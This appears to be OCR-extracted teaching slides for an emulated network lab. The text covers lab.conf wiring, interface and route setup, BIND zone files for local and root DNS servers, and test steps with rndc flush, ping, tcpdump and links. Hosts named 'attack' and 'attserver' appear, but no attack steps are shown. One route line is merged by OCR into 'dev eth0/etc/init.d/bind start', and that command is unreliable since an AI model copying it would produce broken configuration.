
3) The **lab.conf** file defines the **CONNECTIONS** between devices

4) The **device.startup** files defines the **TYPE** of device and its parameters

The lab.conf file

Inside it, we define the **LANs** and the **connections** between all interfaces:

```
client[0]=A
attack[0]=C
attserver[0]=C

r1[0]=A
r1[1]=C

dns-local[0]=C
dns-root[0]=C
dns-com[0]=C

r2[0]=B
r2[1]=C

facebook[0]=B
```



The client.startup file


Inside it, we will find a very basic network configuration:

(1) Definition of the interfaces

```
ifconfig eth0 192.168.0.111 netmask 255.255.255.128 up
```

(2) Definition of the routes

```
route add default gw 192.168.0.1 dev eth0
```



The dns-root.startup file


Inside we will find a very basic network configuration:

(1) Definition of the interfaces:

```
ifconfig eth0 10.0.0.4 netmask 255.255.255.0 up
```

(2) Definition of the routes and DNS initialization

```
route add -net 192.168.0.0/25 gw 10.0.0.1 dev eth0
route add -net 192.168.0.128/25 gw 10.0.0.2 dev
eth0/etc/init.d/bind start
```



Inside a DNS server: dns-local

1) **db.local:** the dns-local database parameters and static hosts (client)

```
$TTL    60000
@       IN SOA  dnslocal.local.  root.dnslocal.local. (
                    2006031201 ; serial
                    28800 ; refresh
                    14400 ; retry
                    3600000 ; expire
                    0 ; negative cache ttl
                )
@       IN NS   dnslocal.local.
dnslocal    IN A   10.0.0.3
client  IN A   192.168.0.111
```


2) **db.root:** who is the DNS root?

```
.                   IN  NS      ROOT-SERVER.
ROOT-SERVER.        IN  A       10.0.0.4
```

3) **named.conf:** defines the names of the zones as well as the hierarchy


```
options {
  allow-recursion {0/0; };
};

zone "." {
  type hint;
  file "/etc/bind/db.root";
};

zone "local" {
  type master;
  file "/etc/bind/db.local";
};
```

Structure of the lab



Structure of the lab

Your desktop looks like this



Step1) Try the network out: rndc flush


(1) Cache cleaning

Before starting, we have to **clean the cache** of our local DNS.

⇒ On the ***dns-local terminal*** type:

rndc flush

⇒ Repeat it also for **dns-root** and **dns-com** (**all three green terminals**)



Step1) Try the network out: ping

(2) Ping facebook.com

Now the network is ready to go! We will try out some basic requests to find out if the configuration is working properly:


⇒ On the client terminal try to ping the server facebook.com:


ping facebook.com

⇒ In order to see what's happening, let the server listen to the traffic. On facebook terminal type:

tcpdump

You should now see something like this:





⇒ Press **Ctrl+C** to stop the process

Step1) Try the network out: http request

(3) HTTP request to facebook.com

Now we will go a step further, we will make an **HTTP request to facebook.com:**


⇒ In order to see that the traffic is really flowing, make dns-root and facebook listen for http requests/responces:


tcpdump -n port 80


⇒ Proceed with the request. On client terminal type:

links facebook.com

